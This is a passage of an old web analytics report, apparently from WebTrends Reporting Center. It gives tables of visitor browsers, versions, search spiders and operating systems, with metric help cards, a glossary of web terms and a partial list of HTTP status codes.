14-15	255	1.56%
15-16	57	0.35%
16-17	88	0.54%
17-18	40	0.25%
18-19	72	0.44%
19-20	37	0.23%
<b>Subtotal</b>	<b>9,183</b>	<b>56.25%</b>
<b>Other</b>	<b>7,141</b>	<b>43.75%</b>
<b>Total</b>	<b>16,324</b>	<b>100.00%</b>

### Visit Duration by Page Views – Help Card

 **Page** – Any document, dynamic page, or form. Different types of profiles have different default settings for which file extensions qualify a file as a page. These settings can be changed by the Reporting Center system administrator. Any URL containing a question mark is considered a dynamic page.

**Visit Duration (minutes)** – The number of minutes your web site was viewed.

**Views** – A page view is A hit to any file classified as a page. Contrast page views with hits, which counts files of every type.

**%** – Percentage of visitors who viewed your page for the specified duration of time.


 This information tells you how many visitors view your site for specific intervals of time.




# Browsers and Platforms Dashboard

This displays key graphs and tables that provide an overview of the Browsers and Platforms chapter. Click on the title of a graph or table to navigate to the corresponding page.

**Top Browsers by Visits**




**Top Spiders by Visits**




**Top WAP Browsers by Visits**



**Top Browsers by Visits Trend**




Top Platforms by Visits Trend



# Top Browsers

This report identifies the most popular browsers used by visitors to your site. This information will only be displayed if your server is logging the browser/platform information.



**Top Browsers**

	Browser	Visits	%	Hits
1.	Microsoft Internet Explorer	3,063	63.47%	12,959
2.	Mozilla	633	13.12%	2,813
3.	msnbot/1.0 ( <a href="http://search.msn.com/msnbot.htm">http://search.msn.com/msnbot.htm</a> )	541	11.21%	1,265
4.	Other Netscape Compatible	117	2.42%	207
5.	Safari	87	1.80%	399
6.	NLESE USEPA	58	1.20%	1,769
7.	Jakarta Commons-HttpClient/3.0.1	55	1.14%	3,421
8.	Others	44	0.91%	60
9.	MSRBOT ( <a href="http://research.microsoft.com/research/sv/msrbot/">http://research.microsoft.com/research/sv/msrbot/</a> )	38	0.79%	119
10.	PEAR HTTP_Request class ( <a href="http://pear.php.net/">http://pear.php.net/</a> )	32	0.66%	34
11.	InfoMinder (V2.0 Win32)	26	0.54%	51
12.	Netscape	20	0.41%	83
13.	Opera	14	0.29%	36
14.	Java/1.6.0_03	10	0.21%	95
15.	Teemer (NetSeer, Inc. is a Los Angeles based Internet startup company.; <a href="http://www.netseer.com/craw">http://www.netseer.com/craw</a> )	10	0.21%	241
16.	WebVac (webmaster@pita.stanford.edu WebVac.org )	9	0.19%	804

17.	voyager-hc/1.0	7	0.15%	7
18.	Xenu Link Sleuth 1.2d	4	0.08%	4
19.	msnbot-media/1.0 ( http://search.msn.com/msnbot.htm)	4	0.08%	17
20.	WebTV	3	0.06%	4
	<b>Subtotal</b>	<b>4,775</b>	<b>98.94%</b>	<b>24,388</b>
	<b>Other</b>	<b>51</b>	<b>1.06%</b>	<b>149</b>
	<b>Total</b>	<b>4,826</b>	<b>100.00%</b>	<b>24,537</b>

### Top Browsers – Help Card



**Browser** – A program used to locate and view web pages. These include Netscape, Microsoft Internet Explorer, Opera and others.

**Hits** – Number of hits from visitors using the specified browser. Each file requested by a visitor registers as a hit. There can be several hits on each page. While the volume of hits reflects the amount of server traffic, it is not an accurate reflection of the number of pages viewed.

**Total** – The total activity based on the sort column (hits or visits) where there was sufficient information to identify the browser. This number may be less than the total visits or hits overall.

**Visits** – The total visits where there was sufficient information to identify the browser. This number may be less than the total visits overall. A visit is a series of actions that begins when a visitor views their first page from the server, and ends when the visitor leaves the site or remains idle beyond the idle-time limit. The default idle-time limit is thirty minutes. This time limit can be changed by the system administrator.

**%** – Percentage of total for the sort column (hits or visits) by those using the specified browser.



Browser data can help you determine how to configure your site for optimal viewing.

**Note:** Any hits identified as originating from a spider (an automated program that searches the Internet) are not counted in this table. Also, if a browser does not identify itself in its request to the Web server, it will get counted on this page as an "Other."

# Top Browsers by Version

This report lists the browser versions most common among your visitors.

Top Browsers by Version



Top Browsers by Version

	Browser	Version	Visits	%	Hits
1.	Microsoft Internet Explorer	6.0	1,805	37.40%	7,706
		7.0	1,190	24.66%	5,036
		5.0	23	0.48%	43
		5.5	15	0.31%	29
		5.01	9	0.19%	29
		7.0b	4	0.08%	4
		4.0	4	0.08%	7
		5.00	3	0.06%	74
		3.02	2	0.04%	2
		Version Unknown	2	0.04%	2
		1.	2	0.04%	19
		5.15	1	0.02%	4
		5.14	1	0.02%	1
		2.0d	1	0.02%	2
		6.1	1	0.02%	1
		Other	0	0.00%	0
2.	Mozilla	20071025	336	6.96%	1,501
		20071115	65	1.35%	341
		20071008	37	0.77%	162
		Version Unknown	26	0.54%	120
		20061206	25	0.52%	52
		20070725	19	0.39%	82
		20070508	16	0.33%	90
		20070914	13	0.27%	57
		20050915	10	0.21%	37

	20061010	9	0.19%	44		
	20020924	6	0.12%	6		
	20070515	5	0.10%	21		
	20070309	5	0.10%	16		
	20070713	4	0.08%	14		
	20060909	4	0.08%	21		
	20060111	3	0.06%	9		
	20050317	3	0.06%	15		
	20070312	3	0.06%	24		
	20061201	3	0.06%	16		
	20071102	2	0.04%	4		
	20070728	2	0.04%	12		
	20040707	2	0.04%	7		
	20070219	2	0.04%	9		
	20070822	2	0.04%	10		
	20061204	2	0.04%	11		
	20060601	2	0.04%	6		
	20051107	2	0.04%	27		
	20071022	2	0.04%	14		
	20050716	2	0.04%	5		
	20060426	2	0.04%	10		
	20050511	2	0.04%	10		
	20071127	2	0.04%	14		
	20061208	1	0.02%	1		
	2007110903	1	0.02%	1		
	20071004	1	0.02%	6		
	20041215	1	0.02%	5		
	20060308	1	0.02%	1		
		1	0.02%	1		
	70061023	1	0.02%	1		
	20070718	1	0.02%	5		
	20030624	1	0.02%	1		
	20020819	1	0.02%	3		
	20040803	1	0.02%	5		
	20050414	1	0.02%	5		
	20060508	1	0.02%	5		
	20071105	1	0.02%	5		
	20050319	1	0.02%	1		
	Other	0	0.00%	0		
	3.	msnbot/1.0 ( http://search.msn.com/msnbot.htm)	Version Unknown	541	11.21%	1,265
		Other	0	0.00%	0	

4.	Other Netscape Compatible	Version Unknown	117	2.42%	207
		Other	0	0.00%	0
5.	Safari	419.3	64	1.33%	316
		312.6	6	0.12%	27
		YY	4	0.08%	10
		YY/ADOBE	4	0.08%	4
		417.9.2	3	0.06%	13
		85.8.1	2	0.04%	6
		416.12	2	0.04%	9
		417.8	1	0.02%	5
		312.6_ADOBE	1	0.02%	9
		Other	0	0.00%	0
6.	NLESE USEPA	Version Unknown	58	1.20%	1,769
		Other	0	0.00%	0
7.	Jakarta Commons-HttpClient/3.0.1	Version Unknown	55	1.14%	3,421
		Other	0	0.00%	0
8.	Others	Version Unknown	44	0.91%	60
		Other	0	0.00%	0
9.	MSRBOT ( <a href="http://research.microsoft.com/research/sv/msrbot/">http://research.microsoft.com/research/sv/msrbot/</a> )	Version Unknown	38	0.79%	119
		Other	0	0.00%	0
10.	PEAR HTTP_Request class ( <a href="http://pear.php.net/">http://pear.php.net/</a> )	Version Unknown	32	0.66%	34
		Other	0	0.00%	0
11.	InfoMinder (V2.0 Win32)	Version Unknown	26	0.54%	51
		Other	0	0.00%	0
12.	Netscape	7.1	4	0.08%	29
		7.2	3	0.06%	20
		8.1.3	3	0.06%	18
		4.5	2	0.04%	2
		7.0	2	0.04%	6
		6.01	1	0.02%	1
		6.2.1	1	0.02%	2
		6.0	1	0.02%	1
		4.0	1	0.02%	2
		7.0b1	1	0.02%	1
		8.1	1	0.02%	1
		Other	0	0.00%	0

13.	Opera	9.24	6	0.12%	22
		9.23	2	0.04%	4
		9.22	1	0.02%	1
		9.10	1	0.02%	1
		7.60	1	0.02%	1
		9.20	1	0.02%	1
		9.02	1	0.02%	1
		9.21	1	0.02%	5
		Other	0	0.00%	0
14.	Java/1.6.0_03	Version Unknown	10	0.21%	95
		Other	0	0.00%	0
15.	Teemer (NetSeer, Inc. is a Los Angeles based Internet startup company.; http://www.netseer.com/craw	Version Unknown	10	0.21%	241
		Other	0	0.00%	0
16.	WebVac (webmaster@pita.stanford.edu WebVac.org )	Version Unknown	9	0.19%	804
		Other	0	0.00%	0
17.	voyager-hc/1.0	Version Unknown	7	0.15%	7
		Other	0	0.00%	0
18.	Xenu Link Sleuth 1.2d	Version Unknown	4	0.08%	4
		Other	0	0.00%	0
19.	msnbot-media/1.0 ( http://search.msn.com/msnbot.htm)	Version Unknown	4	0.08%	17
		Other	0	0.00%	0
20.	WebTV	2.6	3	0.06%	4
		Other	0	0.00%	0
Subtotal			4,775	98.94%	24,388
Other			51	1.06%	149
Total			4,826	100.00%	24,537

#### Top Browsers by Version – Help Card



**Browser** – A program used to locate and view web pages. These include Netscape, Microsoft Internet Explorer, Opera and others.

**Visits** – Number of visits to this page. A visit is a series of actions that begins when a visitor views the first page from the server, and ends when the visitor leaves the site or remains idle beyond the idle-time limit. The default idle-time limit is thirty minutes. This time limit can be changed by the system administrator.

**%** – Percentage of the total visits in which the visitor viewed this page at least once.



**Hits** – Each file requested by a visitor registers as a hit. There can be several hits on each page. While the volume of hits reflects the amount of server traffic, it is not an accurate reflection of the number of pages viewed.





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This information can help you decide which technology to implement on your site. You can determine whether the majority of your visitors are ready to benefit from the latest technologies (DHTML, Flash, etc.) available with the most recent versions of the main browsers.



# Top Spiders

This report identifies robots, spiders, crawlers and search services visiting your site. The spiders shown in this report are based on a configured list in the product code. If your site uses JavaScript tagging to monitor traffic (for example, WebTrends SmartSource Data Collector), only spiders that use JavaScript will appear in this report.




**Top Spiders**

	Spider	Visits	%	Hits
1.	Mozilla/5.0 (compatible; Yahoo! Slurp; http://help.yahoo.com/help/us/ysearch/slurp)	3,236	85.95%	3,259
2.	Mozilla/5.0 (compatible; Googlebot/2.1; http://www.google.com/bot.html)	222	5.90%	1,183
3.	Mozilla/5.0 (compatible; Yahoo! Slurp/3.0; http://help.yahoo.com/help/us/ysearch/slurp)	97	2.58%	232
4.	Yeti	75	1.99%	85
5.	Mozilla/5.0 (Twiceler-0.9 http://www.cuill.com/twiceler/robot.html)	30	0.80%	41
6.	disco	28	0.74%	28
7.	Teemer (NetSeer, Inc.; http:	13	0.35%	208
8.	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; maxamine.com-robot)	12	0.32%	14
9.	Mozilla/5.0 (compatible; heritrix/1.12.0 http://www.accelobot.com)	8	0.21%	251
10.	WebTrends	8	0.21%	84
11.	FAST Enterprise Crawler 6 used by FAST Search (fastuser@fastsearch.com)	7	0.19%	1,154

12.	Mozilla/5.0 (Windows;) NimbleCrawler 2.0.2 obeys UserAgent NimbleCrawler For problems contact: craw	5	0.13%	137
13.	Googlebot	5	0.13%	28
14.	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; QihooBot 1.0 qihoo@qihoo.net)	4	0.11%	4
15.	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT; MS Search 4.0 Robot)	3	0.08%	29
16.	com.rapidminer.operator.crawler.RapidMinerBasedCrawler	2	0.05%	2
17.	FAST Enterprise Crawler 6	2	0.05%	2
18.	Mozilla/4.74 [en] (Windows NT 5.0; U; maxamine.com--robot)	2	0.05%	2
19.	gsa-crawler (Enterprise; S5-FTNF3BWZPUJAS; nobody@google.com)	1	0.03%	1
20.	ichiro	1	0.03%	1
	<b>Subtotal</b>	<b>3,761</b>	<b>99.89%</b>	<b>6,745</b>
	<b>Other</b>	<b>4</b>	<b>0.11%</b>	<b>4</b>
	<b>Total</b>	<b>3,765</b>	<b>100.00%</b>	<b>6,749</b>


#### Top Spiders – Help Card

 **Hits** – Number of times the specified spider hit your site. Each file requested by a visitor registers as a hit. There can be several hits on each page. While the volume of hits reflects the amount of server traffic, it is not an accurate reflection of the number of pages viewed.

**Spider** – An automated program which searches the Internet.

**Visits** – Number of times the specified spider visited your site. A visit is a series of actions that begins when a visitor views their first page from the server, and ends when the visitor leaves the site or remains idle beyond the idle-time limit. The default idle-time limit is thirty minutes. This time limit can be changed by the system administrator.


**%** – Percentage of total spider visits or hits by the specified spider.

 This information is important for a Webmaster trying to block spiders that tax the server. It also tells you what kind of automated attention you have attracted to your site.


# Top Platforms

This report identifies the operating systems most used by the visitors to the site. This information will only be displayed if your server is logging the browser/platform information.

**Top Platforms by Visits Trend**




**Top Platforms by Visits**



**Top Platforms**

	Platform	Visits	%	Views
1.	Windows XP	2,979	61.73%	12,980
2.	Others	1,019	21.11%	8,280
3.	Windows 2000	329	6.82%	1,311
4.	Windows NT	162	3.36%	560
5.	Macintosh PowerPC	120	2.49%	533
6.	Macintosh	84	1.74%	404
7.	Windows 98	41	0.85%	180
8.	Windows 2003	29	0.60%	89
9.	Windows Win32s	27	0.56%	52
10.	Linux	21	0.44%	97
11.	Windows ME	10	0.21%	42
12.	Windows 95	5	0.10%	9
	<b>Total</b>	<b>4,826</b>	<b>100.00%</b>	<b>24,537</b>

## Top Platforms – Help Card

 **Hits** – Number of hits by visitors using the specified platform. Each file requested by a visitor registers as a hit. There can be several hits on each page. While the volume of hits reflects the amount of server traffic, it is not an accurate reflection of the number of pages viewed.

**Platform** – The specified platform being analyzed. The operating system used by the visitor to your site.

**Total** – The total hits or visits that were not identified as from a spider. This number may be less than the total overall.

**Visits** – Number of visits by visitors using the specified platform. A visit is a series of actions that begins when a visitor views their first page from the server, and ends when the visitor leaves the site or remains idle beyond the idle–time limit. The default idle–time limit is thirty minutes. This time limit can be changed by the system administrator.

**%** – Percentage of hits or visits by those using the specified platform.



—  
This information is useful when determining what content to include on your web site.

# Glossary

The following terms are used in Reporting Center reports, and some are used throughout the World Wide Web in general.

## Glossary

<b>Active Campaign</b>	The Active Campaign is one that a visitor has seen or received that has not reached the end of its duration.
<b>Active Campaigns</b>	The Active Campaign is one that a visitor has seen or received that has not reached the end of its duration.
<b>Ad</b>	A graphic or banner which takes a visitor to another web site when clicked.
<b>Ad Click</b>	A click on an advertisement which takes a visitor to another web site.
<b>Ad View</b>	Occurs when an ad is displayed to a visitor. Once visitors have viewed an ad, they can click on it (see Ad Click). There may be more than one ad on an ad view.
<b>Authenticated Username</b>	A unique visitor tracked by user name and password rather than by IP address. You may find more authenticated user names than total visitors because several persons may be using the same IP address. Since many ISPs dynamically assign IP addresses, and since multiple visitors may use a single IP address, authentication is a much more accurate way to identify visitors.
<b>Authentication</b>	Technique that limits access to Internet or intranet resources to visitors who identify themselves by entering a user name and password.
<b>Avg. Frequency</b>	This measure is the average number of times these visitors have visited your site over their lifetime.
<b>Avg. Latency</b>	This measure is the average number of days between visits for visitors over their lifetime. Note: A zero latency means the average time between visits is less than 24 hours.
<b>Avg. Lifetime Value</b>	The average lifetime value is the average of the sum of all order values.
<b>Avg. Most Recent Purchase Amt.</b>	The average most recent purchase amount for this group of visitors.
<b>Avg. Recency</b>	The number of days since the last visit is averaged for each visit in the reporting timeframe. Note: A zero recency means you have visited within the last 24 hours, or that the average value is less than one day.
<b>Bandwidth</b>	Measure of the traffic on a site. Bandwidth is expressed as the amount of data transferred in a specified unit of time.
<b>Browser</b>	A program used to locate and view web pages. These include Netscape, Mosaic, Microsoft Internet Explorer, and others.
<b>Campaign Lifetime Value</b>	The total order value associated to the campaign.
<b>Click Through Rate</b>	Percentage of visitors who viewed an ad and also clicked on it. This is a good indication of an ad's effectiveness.
<b>Client</b>	A computer that accesses resources provided by another computer, called a server.
<b>Client Errors</b>	An error occurring due to an invalid request by the visitor's browser. Client errors are in the 400-range. See the "Status Code" glossary entry for more information.

<b>Company Database</b>	The database installed and used by Reporting Center to look up the company name, city, state, and country corresponding to a specific domain name.
<b>Cookies</b>	Files containing information about web site visitors. This information can include the visitor's user name, preferences, etc. The information is provided by visitors during their first visit to a web site. The server records this information in a text file and stores it on the visitor's hard drive. At the beginning of later visits, the server looks for a cookie and configures itself based on the information provided.
<b>Days Since First Purchase</b>	The number of days since the first purchase since these visitors have been tracked.
<b>Days Since Most Recent Purchase</b>	The number of days since the last purchase for the campaign.
<b>Destination Page</b>	A page chosen by the system administrator for Path Analysis. The Path Analysis pages track which clicks brought each visitor to the selected Destination Page.
<b>Domain Name</b>	The text name corresponding to the IP address of a computer on the Internet. For example, www.webtrends.com is a domain name.
<b>Domain Name Lookup</b>	The process of converting an IP address into a text name (for example, 204.245.240.194 is converted to www.webtrends.com).
<b>Entry File</b>	The first file requested by a visitor during a visit to your web site.
<b>Entry Page</b>	The first page viewed during a visit to your web site. If a visit consists only of hits to non-page files, that visit has no entry page. This can cause the total number of entry pages to be less than the total number of visits.
<b>Exit Page</b>	The last page viewed during a visit to your web site. If a visit consists only of hits to non-page files, that visit has no exit page. This can cause the total number of exit pages to be less than the total number of visits.
<b>FTP</b>	File Transfer Protocol. It is a standard method of sending files from one computer to another over the Internet.
<b>File Type</b>	Identifies types of files by their file extension. For example, a file named graphic.gif is identified as type "gif."
<b>Filters</b>	A means of narrowing the scope of a report by specifying ranges or types of data to include or exclude.
<b>First Campaign</b>	The First Campaign is the one that originally drove a visitor to your site.
<b>First Campaign Lifetime Value</b>	The lifetime value is the sum of all order values.
<b>First Campaign Type</b>	User-defined category shown for the first campaign for a visitor. Examples include online banner ads, e-marketing newsletters, and direct mail campaigns.
<b>Frequency</b>	Frequency is the number of times this visitor has visited your site since this visitor has been tracked.
<b>GIF</b>	Graphics Interchange Format. It is a graphics file format commonly used in HTML documents.
<b>Geography</b>	Geography indicates the world region, country, state/province, and city.
<b>HTML</b>	Hypertext Markup Language. It is the programming language for static web pages. It usually includes hypertext links between related objects and documents.
<b>HTTP</b>	Hypertext Transfer Protocol. It is a standard method of transferring data between a Web server and a Web browser.
<b>Hit</b>	Each file requested by a visitor registers as a hit. There can be several hits on each page. While the volume of hits reflects the amount of server traffic, it is not an accurate reflection of the number of pages viewed.
<b>Home Page</b>	The main or introductory page of a web site. The home page provides visitors with an



overview and links to the rest of the site. It often contains or links to a Table of Contents.

<b>Home Page URL</b>	The URL for the home page of the site analyzed in the report.
<b>IP Address</b>	Internet Protocol Address. It is a series of four one- to three-digit numbers separated by periods. It is used to identify a computer connected to the Internet. For example, 212.6.125.76 is an IP address.
<b>JPEG</b>	Joint Photographic Expert Group. It is a compressed graphics format common on the Internet.
<b>Latency</b>	This measure is the average number of days between visits for visitors over their lifetime. Note: A zero latency means the average time between visits is less than 24 hours.
<b>Lifetime Value</b>	This is the maximum value for all orders for this period.
<b>Log File</b>	A file created by a Web or proxy server which contains information about the activity of the server.
<b>Most Recent Campaign</b>	The Most Recent Campaign is the last one that a visitor has seen or received that has not reached the end of its duration.
<b>New Users</b>	Visitors who didn't have a cookie on their first visit, but had one during later visits.
<b>No Referrer</b>	Indicates visits to your web site that did not originate from any other site. For example, any visitor who types the URL of your site directly into their browser window fits into this category.
<b>Order Count</b>	This measure reflects the number of orders from completed purchases.
<b>Order Value</b>	This measure reflects the monetary amount generated from completed purchases.
<b>Other</b>	In tables showing a variable-length list of items, the number of items may exceed the number that can be viewed at one time. The values for the items not currently shown are added together and shown in the row named "Other."
<b>Page</b>	Any document, dynamic page, or form. Different types of profiles have different default settings for which file extensions qualify a file as a page. These settings can be changed by the Reporting Center system administrator.
<b>Page View</b>	A hit to any file classified as a page. Contrast the value for "page views" with the value for "hits," which includes hits to files of every type.
<b>Palm Browser</b>	A program used on a Palm device to display site content, similar to Netscape or Internet Explorer on PCs.
<b>Palm Device</b>	A portable personal computer small enough to fit in the palm of a person's hand. Reporting Center reports only include Palm devices if the log files shows the device used a Palm browser.
<b>Path Through Site</b>	The sequence of pages a visitor views, from the entry page to the exit page and all pages in between.
<b>Paths from Start</b>	The sequence of pages a visitor views, excluding the entry page.
<b>Paths to Destination</b>	The sequence of pages a visitor views before arriving at a selected Destination Page.
<b>Platform</b>	Refers to the operating system, such as Linux or Windows 98.
<b>Protocol</b>	An established method of exchanging data over the Internet.
<b>Purchase Conversion Funnel</b>	Analysis of the conversion process through a four-step purchase process.
<b>Purchase Count</b>	The total number of purchase transactions (not units ordered) for this visitor since the visitor has been tracked.
<b>Recency</b>	This measure is the number of days since the most recent visit for a visitor.

<b>Referrer</b>	URL of a web page that refers visitors to your site.
<b>Report Period</b>	The dates covered in the report. You may select a report period of any day, week, month, quarter, or year within the data provided by the log analysis.
<b>Returning Visitors</b>	Visitors who already had a cookie from your site before they visited.
<b>Scenario Analysis Step</b>	The name of the step in the defined scenario. The step marks progress on the path that is being monitored.
<b>Script</b>	A simple programming language used to execute specific or limited tasks. Scripts are often used for pages on the Internet to serve dynamic content and to tailor pages for individual visitors.
<b>Search Keywords</b>	A keyword is a single word from within a search phrase. In the phrase "cordless phone" the individual keywords are "cordless" and "phone".
<b>Search Phrase</b>	The search phrase a visitor used to find your site.
<b>Server</b>	A computer that hosts information available to anyone accessing the Internet or an internal intranet.
<b>Server Error</b>	An error occurring on the server. Web server errors have codes in the 500 range.
<b>Single Access Page</b>	A page on your web site that visitors open, then exit from, without viewing any other page. To qualify, the visit must be to a page with a valid document type. If the visit is to a document with a different type (such as a graphic or sound file), the file does not count as a single access page, and the visit is not included in the total. Such visits are often the result of other sites referencing a specific downloadable file or graphic on your site. In these cases, a visit may have a single hit to a non-document type file, and will not be counted in the percentage calculations.
<b>Spider</b>	An automated program which searches the internet.
<b>Status Code</b>	The HTTP status code of a file request specifies whether the transfer was successful or not, and why. These codes are defined in RFC 2616, section 6.1.1.

*"Success" codes:*

**100 = Success:** Continue  
**101 = Success:** Switching Protocols  
**200 = Success:** OK  
**201 = Success:** Created  
**202 = Success:** Accepted  
**203 = Success:** Non-Authoritative Information  
**204 = Success:** No Content  
**205 = Success:** Reset Content  
**206 = Success:** Partial Content  
**300 = Success:** Multiple Choices  
**301 = Success:** Moved Permanently  
**302 = Success:** Found  
**303 = Success:** See Other  
**304 = Success:** Not Modified  
**305 = Success :** Use Proxy  
**307 = Success :** Temporary Redirect

*"Failed" codes:*

**400 = Failed:** Bad Request  
**401 = Failed:** Unauthorized  
**402 = Failed:** Payment Required  
**403 = Failed:** Forbidden

**404 = Failed:** Not Found  
